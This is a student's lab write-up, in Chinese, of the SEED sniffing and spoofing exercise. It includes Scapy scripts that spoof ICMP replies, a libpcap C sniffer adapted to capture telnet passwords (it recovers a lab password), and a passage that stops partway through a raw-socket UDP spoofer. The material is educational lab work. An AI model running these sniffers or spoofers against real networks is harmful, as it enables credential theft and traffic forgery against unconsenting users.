

Sniffing and Spoofing Lab

Before:

配置环境，下载virtualbox，配置虚拟机，完成共享文件夹的搭建（自动挂载有bug，必须加一个开机自运行的脚本实现自动挂载，这个问题还困扰了一段时间，恼），至于实验中要用到的docker工具，scapy等发现虚拟机已经配好了。

容器配置：

最大问题就是docker的网站总是连接超时，被迫配置一个脚本使用镜像网站（但是网上的相当一部份都已经不能用了，不过最终还是解决了），接着用 dockps 和 docker network ls 查看了当前连接

```
[07/13/25] seed@VM:~/Desktop$ dockps
98bf2448fa0c hostA-10.9.0.5
21ac405202a3 hostB-10.9.0.6
455e91fd9ed0 seed-attacker
```

```
[07/13/25] seed@VM:~/Desktop$ docker network ls
NETWORK ID      NAME      DRIVER      SCOPE
f35e6cb4574a    bridge    bridge      local
b3581338a28d    host      host       local
28b83139cdb7    net-10.9.0.0  bridge      local
77acecccbe26    none      null       local
[07/13/25] seed@VM:~/Desktop$
```

用 ifconfig 查看网络接口，得到MAC地址 02:42:73:09:99:60

```
[07/13/25] seed@VM:~/Desktop$ ifconfig
br-28b83139cdb7: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
                  inet 10.9.0.1  netmask 255.255.255.0 broadcast 10.9.0.255
                  inet6 fe80::42:73ff:fe09:9960  prefixlen 64  scopeid 0x20<link
>
                  ether 02:42:73:09:99:60  txqueuelen 0  (Ethernet)
                  RX packets 0  bytes 0 (0.0 B)
                  RX errors 0  dropped 0  overruns 0  frame 0
                  TX packets 53  bytes 6129 (6.1 KB)
                  TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Task1 Scapy嗅探和伪造数据包

1.1A运行并观察sniffer.py(样例)

首先 chmod a+x sniffer.py 使程序可执行，再用root权限运行，此时无任何成果，这时 ping一下hostA, 可观察到相关packet被捕获了

(仅仅取一个packet，可以看出是由虚拟机向容器发出的)

```

###[ Ethernet ]###
dst      = 02:42:73:09:99:60
src      = 02:42:0a:09:00:05
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 4642
flags    =
frag    = 0
ttl     = 64
proto   = icmp
chksum  = 0x5470
src     = 10.9.0.5
dst     = 10.9.0.1
\options \
###[ ICMP ]###
type     = echo-reply
code    = 0
checksum = 0x4b92
id      = 0x2
seq     = 0x1
###[ Raw ]###
load    = ':xb7sh\x00\x00\x00\x00Ax\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !'

```

S 英 ·, 音 開

(这个的dst和src就反过来了，形成一个完整的request-reply)

再切换到seed账号，不使用root权限运行，会发现显示权限不足

```

[07/13/25] seed@VM:~/.../volumes$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    sniff(iface='br-28b83139cdb7',filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted

```

这似乎是因为Linux内核为了保护系统安全，默认禁止普通程序直接访问数据链路层。

1.1B设置过滤器并再次演示

该实验的重点在于设置过滤器的BPF语法。基本用法如下

以下是一些常见的BPF语法示例：

1. 捕获特定源IP地址的数据包：

`src host 10.9.0.1` : 捕获源IP地址为10.9.0.1的数据包。

2. 捕获特定目的IP地址的数据包：

`dst host 10.9.0.6` : 捕获目的IP地址为10.9.0.6的数据包。

3. 捕获特定协议类型的数据包：

`icmp` : 捕获ICMP协议的数据包。

`tcp` : 捕获 TCP 协议的数据包。

`udp` : 捕获 UDP 协议的数据包。

4. 捕获特定端口号的数据包：

`tcp dst port 80` : 捕获目的端口号为80的TCP数据包。

`udp src port 53` : 捕获源端口号为53的UDP数据包。

5. 使用逻辑运算符and和or组合多个条件：

`src host 10.9.0.1 and tcp dst port 80` : 捕获源IP地址为10.9.0.1且目的端口号为80的数据包。

`src host 10.9.0.1 or dst host 10.9.0.6` : 捕获源IP地址为10.9.0.1或目的IP地址为10.9.0.6的数据包。

所以对应的过滤器应分别为

1. `filter='icmp'`

2. `filter='tcp and dst port 23'`

3. `filter='net 128.230.0.0/16'`

演示部分略

1.2伪造ICMP包

本实验要用到wireshark，seed-ubuntu上已准备

编写一个sendFake.py

```
#!/usr/bin/python3
from scapy.all import *

ip=IP()
icmp=ICMP()


ip.dst ='10.0.2.3'
pkt=ip/icmp
send(pkt)
pkt.show()
```

并在终端中运行，查看发出的数据包的信息

```
[07/14/25] seed@VM:~/.../volumes$ sudo python3 sendFake.py
.
Sent 1 packets.

###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = icmp
chksum     = None
src        = 10.0.2.15
dst        = 10.0.2.3
\options   \
###[ ICMP ]###
type       = echo-request
code       = 0
chksum     = None
id         = 0x0
seq        = 0x0
```

并使用wireshark监测到icmp包



1.3 Traceroute

显然这个任务要使用循环进行不断地发送，直到得到最终结果或超过预计范围

先编写traceroute.py

```
#!/usr/bin/python3
from scapy.all import *

ip=IP()
ip.dst='1.2.3.4'
icmp=ICMP()
pkt=ip/icmp
for i in range(1,20):
    pkt[IP].ttl=i
    send(pkt)
```

起初发向1.2.3.4，发现一直没有回应

在网上找到实验案例，发向36.152.44.96

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|-------------------|-------------------|----------|--------|---|
| 1 | 0.0000000000 | PcsCompu_f9:70:c2 | Broadcast | ARP | 42 | Who has 10.0.2.2? Tell 10.0.2.15 |
| 2 | 0.000588705 | 52:55:0a:00:02:02 | PcsCompu_f9:70:c2 | ARP | 64 | 10.0.2.2 is at 52:55:0a:00:02:02 |
| 3 | 0.017068592 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=1 |
| 4 | 0.048950831 | 36.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 5 | 0.060438708 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=1 |
| 6 | 0.093795960 | 36.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 7 | 0.095238768 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=3 |
| 8 | 0.127171383 | 36.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 9 | 0.132963838 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=4 |
| 10 | 0.164301989 | 36.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 11 | 0.167621005 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=5 |
| 12 | 0.197802238 | 36.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 13 | 0.212596855 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=6 |
| 14 | 0.244466703 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=7 |
| 15 | 0.266764137 | 36.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 16 | 0.266764318 | 36.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 17 | 0.205190102 | 10.0.2.15 | 36.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=9 |

Frame 16: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
 Ethernet II, Src: PcsCompu_f9:70:c2 (52:55:0a:00:02:02), Dst: PcsCompu_f9:70:c2 (08:00:27:f9:70:c2)

但是第一个请求就回应了，未起到实验要求

接着尝试发向5.152.44.96

| | | | | | | |
|----|---------------|-------------------|-------------------|------|----|--|
| 43 | 150.327977619 | PcsCompu_f9:70:c2 | Broadcast | ARP | 42 | Who has 10.0.2.2? Tell 10.0.2.15 |
| 44 | 150.328865908 | 52:55:0a:00:02:02 | PcsCompu_f9:70:c2 | ARP | 64 | 10.0.2.2 is at 52:55:0a:00:02:02 |
| 45 | 150.351796537 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=1 |
| 46 | 150.392362869 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=2 |
| 47 | 150.429981156 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=3 |
| 48 | 150.467410192 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=4 |
| 49 | 150.496376986 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=5 |
| 50 | 150.527144463 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=6 |
| 51 | 150.561629719 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=7 |
| 52 | 150.591252000 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=8 |
| 53 | 150.615810878 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=9 |
| 54 | 150.648372457 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=10 |
| 55 | 150.681328015 | 10.0.2.15 | 5.152.44.96 | ICMP | 42 | Echo (ping) request id=0x0000, seq=0/0, ttl=11 |
| 56 | 150.688868138 | 5.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 57 | 150.688868395 | 5.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |
| 58 | 150.690960445 | 5.152.44.96 | 10.0.2.15 | ICMP | 60 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 |

Frame 16: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
 Ethernet II, Src: PcsCompu_f9:70:c2 (52:55:0a:00:02:02), Dst: PcsCompu_f9:70:c2 (08:00:27:f9:70:c2)

当ttl=11时回应了，说明中间有10个路由器，但很奇怪的是没有超时报错，无法找到路线(搞不明白，明明tcp异常还显示，怀疑是家里网络的问题)，啧，原理搞懂就行。

1.4窃听和伪造结合

创建以下程序，并且运行

```
#!/usr/bin/python3
from scapy.all import*
def sending(pkt):
    ip=IP()
    icmp=ICMP()
    ip.dst=pkt[IP].src
    ip.src=pkt[IP].dst
    icmp.type='echo-reply'
    icmp.code=0
    icmp.id=pkt[ICMP].id
    icmp.seq=pkt[ICMP].seq
    send(ip/icmp)
pkt=sniff(filter='icmp[icmptype]==8',prn=sending)
```

1.首先ping一下互联网上不存在的主机

```
[07/14/25] seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
36 packets transmitted, 0 received, 100% packet loss, time 351
76ms
```

显然无回应

2.再ping一下局域网上的不存在主机

```
[07/14/25] seed@VM:~$ ping 10.9.0.7
PING 10.9.0.7 (10.9.0.7) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Host Unreachable
From 10.9.0.1 icmp_seq=2 Destination Host Unreachable
From 10.9.0.1 icmp_seq=3 Destination Host Unreachable
From 10.9.0.1 icmp_seq=4 Destination Host Unreachable
From 10.9.0.1 icmp_seq=5 Destination Host Unreachable
From 10.9.0.1 icmp_seq=6 Destination Host Unreachable
From 10.9.0.1 icmp_seq=7 Destination Host Unreachable
From 10.9.0.1 icmp_seq=8 Destination Host Unreachable
From 10.9.0.1 icmp_seq=9 Destination Host Unreachable
^C
--- 10.9.0.7 ping statistics ---
11 packets transmitted, 0 received, +9 errors, 100% packet los
s, time 10220ms
pipe 3
```

这是因为监听的端口是主机端口，而icmp发文在其内部，所以未监听到

3.最后ping一下互联网上的一个存在的主机

```
[07/14/25] seed@VM:~$ ping 43.138.70.209
PING 43.138.70.209 (43.138.70.209) 56(84) bytes of data.
64 bytes from 43.138.70.209: icmp_seq=1 ttl=255 time=32.8 ms
8 bytes from 43.138.70.209: icmp_seq=2 ttl=64 (truncated)
64 bytes from 43.138.70.209: icmp_seq=2 ttl=255 time=34.7 ms (
DUP!)
8 bytes from 43.138.70.209: icmp_seq=3 ttl=64 (truncated)
64 bytes from 43.138.70.209: icmp_seq=3 ttl=255 time=32.3 ms (
DUP!)
8 bytes from 43.138.70.209: icmp_seq=4 ttl=64 (truncated)
64 bytes from 43.138.70.209: icmp_seq=4 ttl=255 time=33.1 ms (
DUP!)
8 bytes from 43.138.70.209: icmp_seq=5 ttl=64 (truncated)
64 bytes from 43.138.70.209: icmp_seq=5 ttl=255 time=32.1 ms (
DUP!)
8 bytes from 43.138.70.209: icmp_seq=6 ttl=64 (truncated)
64 bytes from 43.138.70.209: icmp_seq=6 ttl=255 time=38.2 ms (
DUP!)
8 bytes from 43.138.70.209: icmp_seq=7 ttl=64 (truncated)
64 bytes from 43.138.70.209: icmp_seq=7 ttl=255 time=33.7 ms (
DUP!)
```

ttl=64的即伪造的数据包，而(DUP!)表示数据包被重复接收了多次

Task2编写程序以窃听和欺骗数据包

2.1A理解窃听器的工作原理

代码如下（来自PDF）

```
#include <pcap.h>

#include <stdio.h>

#include <arpa/inet.h>

/* Ethernet header */

struct ethheader {
    u_char ether_dhost[6]; /* destination host address */
    u_char ether_shost[6]; /* source host address */
    u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
```

```

};

/* IP Header */

struct ipheader {
    unsigned char      iph_ihl:4, //IP header length
                       iph_ver:4; //IP version
    unsigned char      iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                       iph_offset:13; //Flags offset
    unsigned char      iph_ttl; //Time to Live
    unsigned char      iph_protocol; //Protocol type
    unsigned short int iph_cksum; //IP datagram checksum
    struct in_addr     iph_sourceip; //Source IP address
    struct in_addr     iph_destip; //Destination IP address
};

void got_packet(u_char *args, const struct pcap_pkthdr *header,
                const u_char *packet)

{
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader * ip = (struct ipheader *)
            (packet + sizeof(struct ethheader));

```

```
printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));

printf("      To: %s\n", inet_ntoa(ip->iph_destip));

/* determine protocol */

switch(ip->iph_protocol) {

    case IPPROTO_TCP:

        printf("  Protocol: TCP\n");

        return;

    case IPPROTO_UDP:

        printf("  Protocol: UDP\n");

        return;

    case IPPROTO_ICMP:

        printf("  Protocol: ICMP\n");

        return;

    default:

        printf("  Protocol: others\n");

        return;

}

}

int main()

{

    pcap_t *handle;

    char errbuf[PCAP_ERRBUF_SIZE];

    struct bpf_program fp;
```

```
char filter_exp[] = "ip proto icmp";

bpf_u_int32 net;

// Step 1: Open live pcap session on NIC with name enp0s3

handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

// Step 2: Compile filter_exp into BPF psuedo-code

pcap_compile(handle, &fp, filter_exp, 0, net);

pcap_setfilter(handle, &fp);

// Step 3: Capture packets

pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle); //Close the handle

return 0;
```

```
}
```

运行后ping了下百度，嗅探结果如下

```
[07/15/25] seed@VM:~/.../volumes$ sudo ./sniff
    From: 10.0.2.15
        To: 91.189.91.157
Protocol: UDP
    From: 91.189.91.157
        To: 10.0.2.15
Protocol: UDP
    From: 10.0.2.15
        To: 10.0.2.3
Protocol: UDP
    From: 10.0.2.15
        To: 10.0.2.3
Protocol: UDP
    From: 10.0.2.3
        To: 10.0.2.15
Protocol: UDP
    From: 10.0.2.3
        To: 10.0.2.15
Protocol: UDP
    From: 10.0.2.15
        To: 10.0.2.15
```

A1:首先开始一个有效的pcap对话，同时将网络设置为混杂模式；然后通过pcap_compile和pcap_setfilter设置过滤器；接着pcap_loop循环，尝试不断捕获数据包。

A2：因为嗅探程序可能得到密码等重要信息，影响电脑、网络的安全，所以通过提高权限来绕过限制；没有root权限时，pcap_open_live中设置网络为混杂模式的部分会受影响。

A3: 混杂模式可以监听所在网段下其他机器的数据包，关闭则只能监听与网卡信息一致的数据包。

2.1B 编写筛选器

需要调整的只有 `char filter_exp[] = "ip proto icmp";`

- 1、假设只捕捉主机10.9.0.15和10.0.2.3之间的，改为“icmp and host 10.9.0.15 and host 10.0.2.3”
 - 2、改为“tcp and dst portrange 10-100”

至于结果就偷个懒，不截屏了

2.1C 窃听密码

根据要求修改下程序，把 `got_packet` 函数修改为 `packet_handler`，修改网络接口和过滤器，代码如下（AI居功甚伟）

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>

/* Ethernet header */
struct ethheader {
```

```

    u_char ether_dhost[6]; /* destination host address */
    u_char ether_shost[6]; /* source host address */
    u_short ether_type; /* protocol type (IP, ARP, RARP, etc) */
};

/* IP Header */
struct ipheader {
    unsigned char     iph_ihl:4, //IP header length
                      iph_ver:4; //IP version
    unsigned char     iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                      iph_offset:13; //Flags offset
    unsigned char     iph_ttl; //Time to Live
    unsigned char     iph_protocol; //Protocol type
    unsigned short int iph_cksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

// TCP头部结构体 (20字节 + 选项)
struct tcpheader {
    u_short th_sport; // 源端口
    u_short th_dport; // 目标端口
    u_int   th_seq; // 序列号
    u_int   th_ack; // 确认号
    u_char  th_offx2; // 数据偏移(4位) + 保留(4位)
#define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
    u_char  th_flags; // 标志位
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
    u_short th_win; // 窗口大小
    u_short th_sum; // 校验和
    u_short th_urp; // 紧急指针
};

void packet_handler(u_char *args, const struct pcap_pkthdr *header,
                    const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;

    // 仅处理IPv4数据包
    if (ntohs(eth->ether_type) != 0x0800)
        return;

    // 计算IP头部位置和长度
    struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    int ip_header_len = ip->iph_ihl * 4; // 转换为字节
}

```

```

// 仅处理TCP数据包
if (ip->iph_protocol != IPPROTO_TCP)
    return;

// 计算TCP头部位置和长度
struct tcpheader *tcp = (struct tcpheader *)((u_char*)ip + ip_header_len);
int tcp_header_len = TH_OFF(tcp) * 4; // 转换为字节

// 计算TCP负载位置和长度
const u_char *payload = (u_char*)tcp + tcp_header_len;
int payload_len = ntohs(ip->iph_len) - (ip_header_len + tcp_header_len);

// 打印负载内容
if (payload_len > 0) {
    printf("Telnet Payload (%d bytes):\n", payload_len);
    for (int i = 0; i < payload_len; i++) {
        // 打印ASCII字符(可打印字符)
        if (payload[i] >= 32 && payload[i] <= 126)
            printf("%c", payload[i]);
        else
            printf(".");
        // 每行结尾换行
        if ((i + 1) % 80 == 0)
            printf("\n");
    }
    printf("\n\n");
}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port 23";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("br-28b83139cdb7", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, packet_handler, NULL);

    pcap_close(handle); //close the handle
    return 0;
}

```

在容器里运行两台主机，并用其中一个telnet另一个

```
root@98bf2448fa0c:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
21ac405202a3 login: seed
Password:
```



```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

```
To restore this content, you can run the 'unminimize' command.
```

```
Last login: Tue Jul 15 14:02:48 UTC 2025 from hostA-10.9.0.5.net-10.9.0.0 on p
ts/1
```

```
seed@21ac405202a3:~$
```



再观察已经运行了程序的攻击者，发现密码已经窃取成功

```
Telnet Payload (10 bytes):
Password:
```

```
Telnet Payload (1 bytes):
d
```

```
Telnet Payload (1 bytes):
e
```

```
Telnet Payload (1 bytes):
e
```

```
Telnet Payload (1 bytes):
s
```

```
Telnet Payload (2 bytes):
..
```

```
Telnet Payload (2 bytes):
```

2.2 伪造数据包

代码如下(请忽略中文注释变成的乱码)

```
#include<stdio.h>

#include<unistd.h>

#include<string.h>

#include<sys/socket.h>
```

```
#include<netinet/ip.h>

#include<arpa/inet.h>

#include<stdlib.h>

#include"headers.h"

// void send_raw_ip_packet(struct ipheader* ip){

//     struct sockaddr_in dest_info;

//     int enable =1;

//     int sock = socket(AF_INET,SOCK_RAW,IPPROTO_RAW);

//     setsockopt(sock,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));

//     dest_info.sin_family = AF_INET;

//     dest_info.sin.addr = ip->iph_destip;

//     sendto(sock,ip,ntohs(ip->iph_len),0,(struct sockaddr *)&dest_info,sizeof(dest_info));

//     close(sock);

// }

int main(){

    int sd;

    struct sockaddr_in sin;

    char buffer[1024]; // ¿ÉòóžüžÄ»º³åçøžóð¡

/* Žžæšò»žöÝßóð IP ð•ðéµä raw socket; f IPPROTO_RAW ²îÊý±íÃ÷
```

```

/* IP Í·²¿ÒÑÝ•ÌÁ¹@£¬ ÈÃ²Ùx÷ÍµÍ³²»ÒªÌÍÓÐÂµÄ IP Í·²¿ */

sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

if(sd < 0) {

perror("socket() error"); exit(-1);

}

/* ÕâžöÊýÝÝæá¹¹ÓÃÓÚ·¢ËÍÊýÝÝ°üÈ±È¹ÓÃ¡£ Íš³£ÎÒÃÇÐèÒªÌí³ä¶àžöxÖ¶Í£¬

* µ«¶ÓÓÚ raw sockets£¬ ÎÒÃÇÖ»ÐèÒªÌí³äÕâžöxÖ¶Í */

sin.sin_family = AF_INET;

// ÓÚÕâÀï¿ÉÒÔÊ¹ÓÃ buffer[] ¹¹Ôì IP ÊýÝÝ°ü

// - ¹¹æš IP Í·²¿ ...

// - ¹¹æš TCP/UDP/ICMP Í·²¿ ...

// - Èç¹ûÐèÒªµÄ»°£¬ ÌîÐŽÊýÝÝ²¿·Ö ...

// ÐèÒª×¢Óâ×ÖæÚË³Ðò¡£

memset(buffer, 0, 1024);

struct ipheader *ip = (struct ipheader*)buffer;

struct udpheader *udp = (struct udpheader*)(buffer+sizeof(struct ipheader));

char *data = buffer +sizeof(struct ipheader)+sizeof(struct udpheader);

const char *msg = "It' s so hard to learn internet security!\n";

strncpy(data, msg, strlen(msg));


udp->udp_sport = htons(12345);

udp->udp_dport = htons(9090);

udp->udp_ulen = htons(sizeof(struct udpheader) + strlen(msg));

udp->udp_sum = 0;

ip->iph_ver = 4;

ip->iph_ihl = 5;

```

```

ip->iph_ttl = 20;

ip->iph_sourceip.s_addr = inet_addr("1.1.1.1");

ip->iph_destip.s_addr = inet_addr("10.0.2.15");

ip->iph_protocol = IPPROTO_UDP; // The value is 17.

